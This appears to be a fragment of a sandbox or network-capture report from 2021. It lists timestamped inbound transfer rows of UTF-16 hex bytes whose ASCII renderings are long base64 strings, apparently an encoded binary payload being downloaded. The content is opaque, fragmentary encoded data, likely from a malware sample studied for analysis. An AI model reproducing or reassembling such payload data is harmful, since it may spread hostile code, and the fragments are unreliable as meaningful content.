2021-12-01 09:04:36 UTC	41	IN	Data Raw: 46 00 55 00 56 00 6c 00 59 00 56 00 30 00 4a 00 4e 00 52 00 30 00 56 00 52 00 57 00 56 00 4a 00 43 00 57 00 54 00 56 00 77 00 55 00 44 00 68 00 51 00 4b 00 79 00 38 00 76 00 4f 00 46 00 4a 00 43 00 51 00 6d 00 52 00 5a 00 52 00 58 00 64 00 52 00 55 00 6b 00 4a 00 42 00 62 00 55 00 39 00 68 00 56 00 43 00 74 00 6e 00 4c 00 33 00 59 00 76 00 4c 00 7a 00 4e 00 6e 00 54 00 57 00 30 00 7a 00 5a 00 30 00 46 00 48 00 53 00 32 00 64 00 6e 00 63 00 55 00 46 00 42 00 51 00 55 00 46 00 52 00 56 00 46 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 33 00 56 00 42 00 51 00 55 00 46 00 42 00 53 00 57 00 64 00 46 00 51 00 55 00 46 00 4f 00 51 00 55 00 4a 00 42 00 51 00 55 00 46 00 45 00 51 00 55 00 46 00 42 00 51 00 55 00 4e 00 6e 00 51 00 55 00 46 Data Ascii: FUVlYV0JNR0VRWVJCWTVwUDhQKy8vOFJCQmRZRXdRUkJBbU9hVCtnL3YvLzNnTW0zZ0FHS2dncUFBQUFRVFFBQUFBQUFBQ3VBQUFBSWdFQUFOQUJBQUFEQUFBQUNnQUF
2021-12-01 09:04:36 UTC	43	IN	Data Raw: 00 57 00 55 00 46 00 6a 00 53 00 45 00 70 00 61 00 51 00 6d 00 64 00 43 00 64 00 32 00 5a 00 6f 00 4e 00 45 00 46 00 42 00 51 00 57 00 39 00 76 00 53 00 48 00 64 00 42 00 51 00 55 00 4e 00 70 00 61 00 6d 00 4a 00 42 00 51 00 55 00 46 00 48 00 53 00 30 00 46 00 33 00 51 00 55 00 46 00 44 00 63 00 30 00 52 00 69 00 4c 00 33 00 4e 00 43 00 51 00 55 00 46 00 5a 00 63 00 58 00 70 00 6e 00 53 00 57 00 39 00 47 00 55 00 55 00 46 00 42 00 51 00 6d 00 35 00 4b 00 64 00 45 00 4a 00 6e 00 51 00 6e 00 64 00 6a 00 63 00 32 00 4e 00 48 00 51 00 55 00 68 00 43 00 4b 00 30 00 68 00 6e 00 51 00 55 00 46 00 44 00 61 00 57 00 64 00 6d 00 51 00 55 00 46 00 42 00 53 00 30 00 74 00 4f 00 63 00 30 00 46 00 42 00 51 00 56 00 6c 00 76 00 52 00 46 00 46 00 42 00 51 00 55 00 74 00 Data Ascii: WUFjSEpaQmdCd2ZoNEFBQW9vSHdBQUNpamJBQUFHS0F3QUFDc0RiL3NCQUFZcXpnSW9G UUFBQm5KdEJnQndjc2NHQUhCK0hnQUFDaWdmQUFBS0tOc0FBQVlvRFFBQUt
2021-12-01 09:04:36 UTC	44	IN	Data Raw: 57 00 6b 00 4e 00 43 00 57 00 57 00 5a 00 46 00 51 00 32 00 68 00 32 00 51 00 55 00 46 00 42 00 53 00 30 00 4a 00 34 00 57 00 55 00 70 00 47 00 5a 00 32 00 56 00 50 00 59 00 56 00 46 00 70 00 54 00 32 00 46 00 57 00 61 00 32 00 39 00 69 00 64 00 30 00 46 00 42 00 51 00 32 00 35 00 4e 00 56 00 45 00 46 00 42 00 51 00 55 00 64 00 42 00 64 00 31 00 6c 00 56 00 51 00 31 00 46 00 6f 00 64 00 6b 00 6c 00 42 00 51 00 55 00 46 00 43 00 61 00 45 00 31 00 46 00 4d 00 32 00 64 00 56 00 62 00 54 00 4e 00 6e 00 51 00 56 00 56 00 4c 00 61 00 45 00 56 00 46 00 53 00 32 00 64 00 42 00 51 00 55 00 46 00 53 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 53 00 47 00 64 00 43 00 61 00 32 00 64 00 6e 00 51 00 55 00 52 00 45 00 64 00 30 00 46 00 42 00 51 00 56 00 4a 00 7a Data Ascii: WkNCWWZFQ2h2QUFBS0J4WUpGZ2VPYVFpT2FWa29id0FBQ25NVEFBQUdBd1lVQ1FodklB QUFCaE1FM2dVbTNnQVVLaEVFS2dBQUFSQUFBQUFBSGdCa2dnQUREd0FBQVJz
2021-12-01 09:04:36 UTC	45	IN	Data Raw: 00 6b 00 4a 00 5a 00 62 00 30 00 5a 00 6e 00 51 00 55 00 46 00 43 00 61 00 58 00 64 00 48 00 59 00 7a 00 4e 00 46 00 51 00 55 00 46 00 42 00 63 00 44 00 5a 00 4c 00 53 00 46 00 56 00 42 00 51 00 55 00 46 00 76 00 52 00 6d 00 49 00 7a 00 51 00 55 00 46 00 42 00 51 00 57 00 39 00 4d 00 51 00 57 00 64 00 61 00 65 00 57 00 35 00 33 00 5a 00 30 00 46 00 6a 00 51 00 57 00 4e 00 49 00 61 00 6d 00 31 00 72 00 56 00 30 00 74 00 43 00 63 00 30 00 46 00 42 00 51 00 56 00 6c 00 7a 00 51 00 6d 00 35 00 4f 00 65 00 45 00 46 00 42 00 51 00 55 00 74 00 6c 00 5a 00 31 00 6c 00 78 00 52 00 58 00 70 00 42 00 53 00 30 00 46 00 48 00 4f 00 45 00 46 00 42 00 51 00 55 00 46 00 57 00 51 00 55 00 46 00 42 00 55 00 6b 00 46 00 6e 00 54 00 6e 00 6c 00 31 00 55 00 57 00 64 00 42 00 Data Ascii: kJZb0ZnQUFCaXdHYzNFQUFBcDZLSFVBQUFvRmIzQUFBQW9MQWdaeW53Z0FjQWNIam1rV0tCc0FBQVl zQm5OeEFBQUtlZ1lxRXpBS0FHOEFBQUFWQUFBUkFnTnl1UWdB
2021-12-01 09:04:36 UTC	47	IN	Data Raw: 55 00 46 00 4c 00 59 00 33 00 70 00 6e 00 51 00 55 00 46 00 42 00 62 00 32 00 39 00 69 00 5a 00 30 00 46 00 42 00 51 00 32 00 64 00 4b 00 64 00 6d 00 4e 00 42 00 51 00 55 00 46 00 44 00 5a 00 30 00 31 00 46 00 53 00 30 00 4e 00 6a 00 51 00 55 00 46 00 42 00 57 00 6e 00 5a 00 5a 00 55 00 55 00 46 00 42 00 51 00 32 00 6c 00 76 00 51 00 55 00 46 00 43 00 63 00 33 00 64 00 42 00 64 00 30 00 46 00 6b 00 51 00 55 00 46 00 42 00 51 00 55 00 56 00 46 00 46 00 55 00 55 00 6c 00 7a 00 51 00 6b 00 46 00 4c 00 54 00 30 00 78 00 52 00 55 00 56 00 56 00 44 00 64 00 44 00 52 00 52 00 51 00 57 00 64 00 52 00 52 00 45 00 74 00 49 00 61 00 30 00 46 00 42 00 51 00 57 00 39 00 4c 00 4d 00 32 00 64 00 56 00 62 00 55 00 5a 00 42 00 63 00 6d 00 56 00 42 00 51 Data Ascii: UFLY3pnQUFBb29iZ0FBQ2dKdmNBQUFDZ01FS0NjQUFBWnZZUUFBQ2lvQUFCc3dBd0FkQUFBQUV3QUF FUUlzQkFLT0xRUVVDdDRRQWdRREtIa0FBQW9LM2dVbUZBcmVBQ
2021-12-01 09:04:36 UTC	48	IN	Data Raw: 00 52 00 69 00 4e 00 45 00 31 00 42 00 51 00 55 00 46 00 77 00 5a 00 47 00 4a 00 35 00 59 00 30 00 46 00 42 00 51 00 58 00 42 00 6f 00 61 00 6b 00 68 00 4e 00 51 00 55 00 46 00 42 00 52 00 57 00 46 00 4c 00 53 00 56 00 46 00 42 00 51 00 55 00 46 00 77 00 64 00 6d 00 68 00 52 00 51 00 55 00 46 00 44 00 61 00 56 00 6c 00 49 00 52 00 6a 00 46 00 6e 00 54 00 45 00 4a 00 33 00 53 00 6e 00 5a 00 6e 00 64 00 30 00 46 00 42 00 51 00 32 00 70 00 4d 00 54 00 45 00 4a 00 74 00 4b 00 30 00 64 00 42 00 51 00 55 00 46 00 4c 00 53 00 32 00 31 00 4a 00 51 00 32 00 49 00 30 00 59 00 30 00 46 00 42 00 51 00 57 00 39 00 58 00 51 00 57 00 30 00 72 00 52 00 45 00 46 00 42 00 51 00 55 00 74 00 4c 00 53 00 57 00 64 00 42 00 51 00 55 00 46 00 76 00 62 00 30 00 78 00 42 00 51 00 Data Ascii: RiNE1BQUFwZGJ5Y0FBQXBoakhNQUFBRWFLSVFBQUFwdmhRQUFDaVlIRjFnTEJ3SnZnd0FBQ2pMTEJt K0dBQUFLS21JQ2I0Y0FBQW9XQW0rREFEBQUtLSWdBQUFvb0xBQ
2021-12-01 09:04:36 UTC	49	IN	Data Raw: 46 00 42 00 51 00 56 00 4a 00 42 00 62 00 6e 00 4e 00 44 00 51 00 55 00 46 00 42 00 52 00 57 00 4a 00 33 00 55 00 55 00 4a 00 42 00 51 00 56 00 6c 00 4c 00 4d 00 32 00 64 00 56 00 62 00 55 00 5a 00 6e 00 63 00 6d 00 56 00 42 00 51 00 56 00 6c 00 78 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 53 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 30 00 52 00 6e 00 51 00 55 00 5a 00 45 00 64 00 30 00 46 00 42 00 51 00 56 00 4a 00 7a 00 64 00 30 00 46 00 6e 00 51 00 56 00 68 00 42 00 51 00 55 00 46 00 42 00 52 00 33 00 64 00 42 00 51 00 55 00 56 00 52 00 53 00 6a 00 64 00 42 00 5a 00 30 00 46 00 42 00 51 00 6b 00 46 00 4f 00 64 00 6b 00 4a 00 6e 00 52 00 55 00 46 00 43 00 61 00 47 00 4e 00 4c 00 4d 00 32 00 64 00 56 00 62 00 55 Data Ascii: FBQVJBbnNDQUFBRWJ3UUJBQVlLM2dVbUZncmVBQVlxQUFBQUFSQUFBQUFBQUFBT0RnQU ZEd0FBQVJzd0FnQVhBQUFBR3dBQUVRSjdBZ0FBQkFOdkJnRUFCaGNLM2dVbU
2021-12-01 09:04:36 UTC	51	IN	Data Raw: 00 4a 00 51 00 55 00 46 00 42 00 55 00 55 00 52 00 69 00 64 00 32 00 74 00 43 00 51 00 55 00 46 00 5a 00 53 00 7a 00 4e 00 6e 00 56 00 57 00 31 00 47 00 5a 00 33 00 4a 00 6c 00 51 00 55 00 46 00 5a 00 63 00 55 00 46 00 42 00 51 00 55 00 4a 00 46 00 51 00 55 00 46 00 42 00 51 00 55 00 4a 00 46 00 42 00 51 00 55 00 46 00 42 00 4f 00 46 00 42 00 42 00 42 00 51 00 56 00 56 00 51 00 51 00 55 00 46 00 42 00 51 00 6b 00 64 00 36 00 51 00 55 00 4e 00 42 00 51 00 6c 00 6c 00 42 00 51 00 55 00 46 00 42 00 59 00 30 00 46 00 42 00 51 00 56 00 4a 00 42 00 62 00 6e 00 4e 00 44 00 51 00 55 00 46 00 42 00 52 00 57 00 4a 00 33 00 55 00 55 00 4a 00 42 00 51 00 56 00 6c 00 4c 00 4d 00 32 00 64 00 56 00 62 00 55 00 5a 00 6e 00 63 00 6d 00 56 00 42 00 51 00 56 00 6c 00 78 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 53 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 30 00 52 00 6e 00 51 00 55 00 5a 00 45 00 64 00 30 00 46 00 42 00 51 00 56 00 4a 00 7a 00 64 00 30 00 46 00 6e 00 51 00 56 00 68 00 42 00 51 00 55 00 46 00 42 00 52 00 33 00 64 00 42 00 51 00 55 00 56 00 52 00 53 00 6a 00 64 00 42 00 5a 00 30 00 46 00 42 00 51 00 6b 00 46 00 4f 00 64 00 6b 00 4a 00 6e 00 52 00 55 00 46 00 43 00 61 00 47 00 4e 00 4c 00 4d 00 32 00 64 00 56 00 62 00 55 Data Ascii: JQUFBUURid2tCQUFZSzNnVW1GZ3JlQUFZcUFBQUJFQUFBQUFBQUFBOFBBQVVQQUFBQkd 6QUNBQllBQUFBY0FBQVJBbnNDQUFBRUEyOFlBUUFHQ3Q0RkpoWUszZ0FHS2

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	52	IN	Data Raw: 42 00 51 00 56 00 4a 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 51 00 52 00 48 00 64 00 42 00 52 00 6b 00 52 00 33 00 51 00 55 00 46 00 42 00 55 00 6e 00 4e 00 33 00 51 00 57 00 64 00 42 00 56 00 30 00 46 00 42 00 51 00 55 00 46 00 49 00 51 00 55 00 46 00 42 00 52 00 56 00 46 00 4b 00 4e 00 30 00 46 00 6e 00 51 00 55 00 46 00 43 00 51 00 55 00 35 00 32 00 52 00 6c 00 46 00 46 00 51 00 55 00 4a 00 6e 00 63 00 6d 00 56 00 43 00 55 00 31 00 6c 00 58 00 51 00 33 00 51 00 30 00 51 00 55 00 4a 00 70 00 62 00 30 00 46 00 42 00 51 00 55 00 56 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 45 00 64 00 7a 00 68 00 42 00 51 00 6c 00 45 00 34 00 51 00 55 00 46 00 42 00 52 00 57 00 4a 00 4e 00 51 00 55 00 6c Data Ascii: BQVJBQUFBQUFBQUFQRHdBRkR3QUFBUnN3QWdBV0FBQUFIQUFBRVFKN0FnQUFCQU52RlF FQUJncmVCU1lXQ3Q0QUJpb0FBQUVRQUFBQUFBQUFEzhBQlE4QUFBRWJNQUl
2021-12-01 09:04:36 UTC	53	IN	Data Raw: 00 51 00 55 00 46 00 42 00 51 00 55 00 4a 00 7a 00 51 00 55 00 46 00 43 00 52 00 55 00 56 00 42 00 62 00 6e 00 4e 00 44 00 51 00 55 00 46 00 42 00 52 00 55 00 45 00 79 00 4f 00 47 00 46 00 42 00 55 00 55 00 46 00 48 00 56 00 56 00 4a 00 6a 00 53 00 7a 00 4e 00 6e 00 64 00 32 00 31 00 43 00 53 00 45 00 39 00 59 00 51 00 55 00 46 00 42 00 53 00 31 00 56 00 53 00 57 00 55 00 73 00 7a 00 5a 00 30 00 46 00 48 00 53 00 32 00 64 00 46 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 52 00 57 00 68 00 4a 00 51 00 55 00 52 00 42 00 4f 00 45 00 46 00 42 00 51 00 55 00 56 00 69 00 54 00 55 00 46 00 4e 00 51 00 55 00 64 00 42 00 51 00 55 00 46 00 42 00 51 00 6e 00 4e 00 42 00 51 00 55 00 4a 00 46 00 51 00 32 00 56 00 33 00 53 00 55 00 46 00 Data Ascii: QUFBQUJzQUFCRUVBbnNDQUFBRUEyOGFBUUFHVVJjSzNnd21CSE9YQUFBS1VSWUszZ0FH S2dFUUFBQUFBQUFBRWhJQURBOEFBQUViTUFNQUdBQUFBQnNBQUJFQ2V3SUF
2021-12-01 09:04:36 UTC	57	IN	Data Raw: 39 00 74 00 51 00 55 00 46 00 42 00 53 00 32 00 5a 00 52 00 51 00 55 00 4a 00 42 00 51 00 56 00 46 00 76 00 61 00 47 00 64 00 42 00 51 00 55 00 4a 00 6e 00 59 00 69 00 74 00 43 00 5a 00 31 00 6c 00 44 00 51 00 55 00 46 00 61 00 65 00 6e 00 42 00 33 00 51 00 55 00 46 00 44 00 61 00 57 00 64 00 52 00 51 00 55 00 46 00 42 00 63 00 6b 00 74 00 43 00 52 00 55 00 46 00 42 00 51 00 33 00 4e 00 76 00 61 00 48 00 64 00 42 00 51 00 55 00 4a 00 70 00 61 00 55 00 6c 00 42 00 51 00 55 00 46 00 48 00 51 00 6e 00 59 00 30 00 52 00 30 00 4a 00 33 00 53 00 55 00 46 00 43 00 62 00 6b 00 39 00 75 00 51 00 55 00 46 00 42 00 53 00 30 00 74 00 43 00 51 00 55 00 46 00 42 00 51 00 33 00 4e 00 76 00 52 00 56 00 46 00 42 00 51 00 55 00 74 00 35 00 61 00 55 00 70 00 42 00 51 00 55 Data Ascii: 9tQUFBS2ZRQUJBQVFvaGdBQUJnYitCZ1lDQUFaenB3QUFDaWdRQUFBcktCRUFBQ3NvaHdBQUJpaUlB QUFHQnY0R0J3SUFCbk9uQUFBS0tCQUFBQ3NvRVFBQUt5aUpBQU
2021-12-01 09:04:36 UTC	61	IN	Data Raw: 00 33 00 64 00 42 00 51 00 55 00 4e 00 30 00 64 00 30 00 64 00 6a 00 4e 00 56 00 6c 00 43 00 51 00 55 00 46 00 5a 00 56 00 45 00 4a 00 43 00 52 00 55 00 56 00 49 00 64 00 33 00 6c 00 4f 00 56 00 32 00 64 00 42 00 51 00 55 00 46 00 54 00 57 00 46 00 46 00 75 00 5a 00 30 00 46 00 42 00 51 00 6b 00 4e 00 6e 00 4d 00 30 00 46 00 42 00 51 00 55 00 74 00 6a 00 65 00 6d 00 64 00 42 00 51 00 55 00 46 00 77 00 64 00 6d 00 74 00 52 00 52 00 55 00 46 00 43 00 61 00 45 00 56 00 46 00 52 00 6a 00 49 00 72 00 56 00 6b 00 46 00 52 00 51 00 55 00 64 00 46 00 55 00 56 00 46 00 76 00 4e 00 58 00 64 00 42 00 51 00 55 00 4a 00 74 00 4b 00 31 00 52 00 42 00 55 00 55 00 46 00 48 00 52 00 56 00 46 00 53 00 64 00 6e 00 6c 00 42 00 51 00 55 00 46 00 44 00 5a 00 30 00 6c 00 48 00 Data Ascii: 3dBQUN0d0djNVlCQUFZVEJCRUVId3lOV2dBQUFTWFFuZ0FBQkNnM0FBQUtjemdBQUFwdmtRRUFCaEV FRjlrVkFRQUdFUVFvNXdBQUJtK1RBUUFHRVFSdnlBQUFDZ0lH
2021-12-01 09:04:36 UTC	65	IN	Data Raw: 51 00 6e 00 46 00 4a 00 62 00 45 00 68 00 6f 00 56 00 43 00 74 00 43 00 62 00 6e 00 64 00 42 00 51 00 55 00 46 00 61 00 65 00 6d 00 64 00 6e 00 51 00 55 00 46 00 43 00 63 00 55 00 6c 00 73 00 53 00 48 00 64 00 72 00 56 00 53 00 39 00 6e 00 57 00 6a 00 6c 00 42 00 51 00 55 00 46 00 48 00 59 00 7a 00 52 00 4a 00 51 00 55 00 46 00 42 00 59 00 57 00 6c 00 4b 00 55 00 6a 00 68 00 4c 00 52 00 6c 00 41 00 30 00 52 00 32 00 5a 00 6e 00 51 00 55 00 46 00 43 00 62 00 9D 00 6b 00 39 00 44 00 51 00 55 00 46 00 42 00 52 00 32 00 39 00 70 00 56 00 57 00 5a 00 44 00 65 00 46 00 51 00 72 00 51 00 6d 00 34 00 34 00 51 00 55 00 46 00 42 00 57 00 6e 00 70 00 6e 00 5a 00 30 00 46 00 42 00 51 00 6e 00 46 00 4a 00 62 00 45 00 68 00 33 00 64 00 31 00 55 00 76 00 5a 00 32 00 46 00 42 Data Ascii: QnFJbEhoVCtCbndBQUFaemdnQUFCcUlsSHdrVS9nWjlBQUFHYzRJQUFBYWlKUjhLRlA0R2ZnQUFCbk 9DQUFBR29pVWZDeFQrQm44QUFBWnpnZ0FBQnFJbEh3d1UvZ2FB
2021-12-01 09:04:36 UTC	69	IN	Data Raw: 00 53 00 4e 00 33 00 64 00 52 00 51 00 55 00 46 00 44 00 62 00 6a 00 52 00 46 00 51 00 56 00 46 00 42 00 52 00 55 00 74 00 4f 00 55 00 55 00 46 00 42 00 51 00 56 00 70 00 32 00 64 00 32 00 64 00 42 00 51 00 55 00 4e 00 74 00 4c 00 30 00 52 00 42 00 51 00 55 00 46 00 4c 00 53 00 30 00 77 00 30 00 51 00 6b 00 46 00 42 00 57 00 58 00 46 00 53 00 5a 00 31 00 46 00 76 00 65 00 45 00 46 00 42 00 51 00 55 00 4e 00 74 00 4c 00 30 00 5a 00 42 00 51 00 55 00 46 00 4c 00 53 00 30 00 31 00 5a 00 51 00 6b 00 46 00 42 00 57 00 58 00 46 00 4e 00 5a 00 31 00 46 00 76 00 64 00 45 00 46 00 42 00 51 00 55 00 4e 00 70 00 61 00 54 00 52 00 42 00 55 00 55 00 46 00 48 00 53 00 32 00 64 00 42 00 51 00 55 00 46 00 43 00 63 00 33 00 64 00 43 00 55 00 55 00 4d 00 72 00 51 00 55 00 Data Ascii: SN3dRQUFDbjRFQVFBRUtOUUFBQVp2d2dBQUNtL0RBQUFLS0w0QkFBWXFSZ1FveEFBQUN tL0ZBQUFLS01ZQkFBWXFNZ1FvdEFBQUNpaTRBUUFHS2dBQUFCc3dCUUMrQU
2021-12-01 09:04:36 UTC	73	IN	Data Raw: 6c 00 42 00 32 00 4c 00 79 00 38 00 76 00 4f 00 54 00 52 00 4c 00 51 00 31 00 4e 00 33 00 52 00 30 00 4e 00 58 00 4f 00 45 00 78 00 42 00 51 00 55 00 46 00 4c 00 4d 00 30 00 46 00 6b 00 64 00 6b 00 52 00 42 00 51 00 55 00 46 00 44 00 61 00 6d 00 39 00 51 00 4c 00 79 00 38 00 76 00 4c 00 7a 00 4e 00 6e 00 62 00 30 00 68 00 4d 00 51 00 56 00 6c 00 49 00 59 00 6e 00 64 00 7a 00 51 00 55 00 46 00 42 00 63 00 6d 00 4d 00 7a 00 5a 00 30 00 31 00 74 00 4d 00 32 00 64 00 42 00 52 00 30 00 74 00 6e 00 51 00 55 00 46 00 52 00 57 00 48 00 64 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 6a 00 5a 00 42 00 51 00 55 00 46 00 42 00 56 00 56 00 46 00 42 00 51 00 55 00 46 00 4e 00 63 00 30 00 46 00 42 00 51 00 55 00 46 00 45 00 51 00 55 00 46 00 42 00 51 Data Ascii: lB2Ly8vOTRLQ1N3R0NXOExBQUFLM0FkdkRBQUFDam9QLy8vLzNnb0hMQVlIYndzQUFBcmMzZ01tM2d BR0tnQUFRWHdBQUFBQUFBQjZBQUFBVVFBQUFNc0FBQUFEQUFBQ
2021-12-01 09:04:36 UTC	78	IN	Data Raw: 00 4d 00 58 00 70 00 50 00 51 00 55 00 46 00 42 00 51 00 33 00 46 00 4a 00 57 00 47 00 49 00 77 00 64 00 30 00 46 00 42 00 51 00 57 00 39 00 55 00 51 00 6d 00 68 00 46 00 52 00 55 00 64 00 4b 00 62 00 31 00 52 00 43 00 65 00 55 00 4a 00 42 00 55 00 57 00 6b 00 34 00 51 00 57 00 46 00 6f 00 54 00 55 00 6c 00 46 00 55 00 56 00 4e 00 50 00 59 00 56 00 4a 00 72 00 65 00 45 00 4e 00 34 00 52 00 55 00 56 00 48 00 57 00 6d 00 39 00 76 00 55 00 56 00 46 00 42 00 51 00 55 00 4e 00 6f 00 54 00 55 00 6c 00 46 00 55 00 56 00 56 00 6c 00 61 00 6c 00 5a 00 76 00 51 00 55 00 46 00 42 00 52 00 57 00 77 00 77 00 54 00 57 00 74 00 42 00 51 00 55 00 46 00 52 00 62 00 30 00 35 00 33 00 51 00 55 00 46 00 44 00 62 00 6b 00 30 00 30 00 51 00 55 00 46 00 42 00 53 00 30 00 74 00 Data Ascii: MXpPQUFBQ3FJWGIwd0FBQW9UQmhFRUdKb1RCeUJBUWk4QWFoTUlFUVNPYVJreEN4RUVH Wm9vUVFBQUNoTUlFUVVlalZvQUFBRWwwTWtBQUFRb053QUFDbk00QUFBS0t
2021-12-01 09:04:36 UTC	82	IN	Data Raw: 4a 00 42 00 64 00 32 00 39 00 42 00 51 00 55 00 46 00 46 00 51 00 55 00 46 00 44 00 56 00 55 00 4a 00 46 00 56 00 46 00 6c 00 43 00 51 00 58 00 64 00 76 00 51 00 55 00 46 00 42 00 52 00 56 00 52 00 4e 00 51 00 55 00 31 00 42 00 55 00 57 00 64 00 42 00 51 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 46 00 59 00 6e 00 6c 00 4e 00 51 00 55 00 46 00 42 00 63 00 48 00 5a 00 4b 00 51 00 55 00 46 00 42 00 51 00 32 00 67 00 34 00 59 00 55 00 74 00 47 00 53 00 55 00 46 00 42 00 51 00 58 00 42 00 35 00 65 00 48 00 64 00 4a 00 51 00 57 00 4e 00 44 00 5a 00 33 00 4a 00 42 00 51 00 55 00 46 00 4c 00 5a 00 6d 00 67 00 30 00 51 00 55 00 46 00 42 00 63 00 48 00 5a 00 49 00 64 00 30 00 46 00 42 00 51 00 32 00 67 00 34 00 59 00 30 00 74 00 47 00 53 00 55 Data Ascii: JBd29BQUFFQUFDVUJFVFlCQXdvQUFBRVRNQU1BUWdBQUFBQUFBQUFFYnlNQUFBcHZKQU FBQ2g4YUtGSUFBQXB5eHdJQWNDZ3JBQUFLZmg0QUFBcHZId0FBQ2g4Y0tGSU

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	86	IN	Data Raw: 00 47 00 4e 00 42 00 51 00 55 00 46 00 77 00 65 00 6b 00 39 00 42 00 51 00 55 00 46 00 44 00 61 00 45 00 31 00 47 00 53 00 33 00 70 00 46 00 53 00 6b 00 68 00 34 00 51 00 30 00 35 00 58 00 5a 00 30 00 46 00 42 00 51 00 56 00 4e 00 59 00 55 00 54 00 56 00 6e 00 51 00 55 00 46 00 43 00 51 00 32 00 63 00 7a 00 51 00 55 00 46 00 42 00 53 00 32 00 4e 00 36 00 5a 00 30 00 46 00 42 00 51 00 58 00 42 00 32 00 53 00 6c 00 46 00 42 00 51 00 55 00 4e 00 70 00 4d 00 45 00 70 00 46 00 55 00 56 00 46 00 76 00 4e 00 31 00 46 00 42 00 51 00 55 00 4a 00 70 00 63 00 30 00 68 00 46 00 55 00 56 00 46 00 76 00 4e 00 30 00 46 00 42 00 51 00 55 00 4a 00 6f 00 54 00 55 00 5a 00 46 00 55 00 56 00 56 00 76 00 53 00 6d 00 64 00 42 00 51 00 55 00 4e 00 71 00 62 00 30 00 46 00 42 00 Data Ascii: GNBQUFwek9BQUFDaE1GS3pFSkh4Q05XZ0FBQVNYUTVnQUFCQ2czQUFBS2N6Z0FBQXB2S lFBQUNpMEpFUVFvN1FBQUJpc0hFUVFvN0FBQUJoTUZFUVVvSmdBQUNqb0FB
2021-12-01 09:04:36 UTC	90	IN	Data Raw: 76 00 54 00 6e 00 64 00 42 00 51 00 55 00 4e 00 75 00 54 00 54 00 52 00 42 00 51 00 55 00 46 00 4c 00 53 00 30 00 4e 00 7a 00 51 00 55 00 46 00 42 00 62 00 31 00 52 00 44 00 51 00 56 00 70 00 36 00 4f 00 58 00 64 00 42 00 51 00 55 00 4a 00 6f 00 54 00 55 00 56 00 46 00 55 00 56 00 46 00 54 00 51 00 56 00 4e 00 71 00 63 00 55 00 46 00 42 00 51 00 55 00 74 00 69 00 4c 00 30 00 46 00 42 00 51 00 55 00 46 00 5a 00 55 00 6b 00 4a 00 43 00 5a 00 55 00 35 00 58 00 5a 00 30 00 46 00 42 00 51 00 56 00 4e 00 56 00 56 00 30 00 68 00 35 00 63 00 57 00 52 00 6a 00 65 00 6d 00 64 00 42 00 51 00 55 00 46 00 77 00 64 00 6a 00 6c 00 42 00 51 00 55 00 46 00 43 00 61 00 45 00 56 00 46 00 52 00 56 00 46 00 6f 00 64 00 6a 00 68 00 6e 00 51 00 55 00 46 00 43 00 61 00 45 00 56 Data Ascii: vTndBQUNuTTRBQUFLS0NzQUFBb1RDQVp6OXdBQUJoTUVFUVFTQVNqcUFBQUtiL0FBQUF ZUkJCZU5XZ0FBQVNVV0h5cWRjemdBQUFwdjlBQUFCaEVFRVFodjhnQUFCaEV
2021-12-01 09:04:36 UTC	94	IN	Data Raw: 00 6c 00 76 00 59 00 57 00 5a 00 6f 00 4e 00 45 00 46 00 42 00 51 00 57 00 39 00 78 00 51 00 55 00 4a 00 7a 00 64 00 30 00 4a 00 33 00 51 00 30 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 58 00 64 00 42 00 51 00 55 00 56 00 59 00 55 00 47 00 56 00 42 00 51 00 55 00 46 00 4c 00 51 00 32 00 64 00 61 00 65 00 6a 00 6c 00 33 00 51 00 55 00 46 00 43 00 61 00 56 00 5a 00 35 00 52 00 58 00 64 00 7a 00 51 00 57 00 4e 00 44 00 61 00 47 00 70 00 42 00 51 00 55 00 46 00 4c 00 59 00 33 00 56 00 6e 00 54 00 45 00 46 00 49 00 51 00 69 00 74 00 49 00 5a 00 30 00 46 00 42 00 51 00 32 00 30 00 34 00 5a 00 6b 00 46 00 42 00 51 00 55 00 74 00 6a 00 61 00 44 00 52 00 4e 00 51 00 55 00 68 00 43 00 65 00 56 00 52 00 6e 00 64 00 30 00 46 00 6a 00 53 00 44 00 52 00 6c 00 51 00 Data Ascii: lvYWZoNEFBQW9xQUJzd0J3Q0FBQUFBTXdBQUVYUGVBQUFLQ2daejl3QUFCaVZ5RXdzQW NDaGpBQUFLY3VnTEFIQitlZ0FBQ204ZkFBQUtjaDRNQUhCeVRnd0FjSDRlQ
2021-12-01 09:04:36 UTC	97	IN	Data Raw: 59 00 57 00 78 00 72 00 57 00 57 00 46 00 73 00 63 00 33 00 4a 00 49 00 51 00 6b 00 56 00 50 00 52 00 56 00 45 00 72 00 56 00 30 00 68 00 33 00 65 00 48 00 46 00 58 00 55 00 6d 00 68 00 78 00 56 00 33 00 6c 00 7a 00 54 00 30 00 46 00 75 00 63 00 30 00 39 00 42 00 51 00 55 00 46 00 46 00 52 00 56 00 45 00 30 00 55 00 6b 00 51 00 31 00 59 00 6c 00 56 00 72 00 56 00 7a 00 5a 00 6d 00 52 00 56 00 45 00 34 00 57 00 46 00 64 00 43 00 54 00 56 00 42 00 46 00 55 00 54 00 68 00 68 00 54 00 56 00 70 00 46 00 51 00 32 00 56 00 33 00 4f 00 45 00 46 00 42 00 51 00 56 00 46 00 59 00 59 00 57 00 6b 00 30 00 54 00 6b 00 46 00 75 00 63 00 31 00 42 00 42 00 51 00 55 00 46 00 46 00 52 00 30 00 64 00 77 00 51 00 54 00 4a 00 33 00 51 00 55 00 46 00 42 00 51 00 55 00 6f 00 33 Data Ascii: YWxrWWFsc3JIQkVPRVErV0h3eHFXUmhxV3lzT0Fuc09BQUFFRVE0UkQ1YlVrVzZmRVE4WFdCTVBFUT 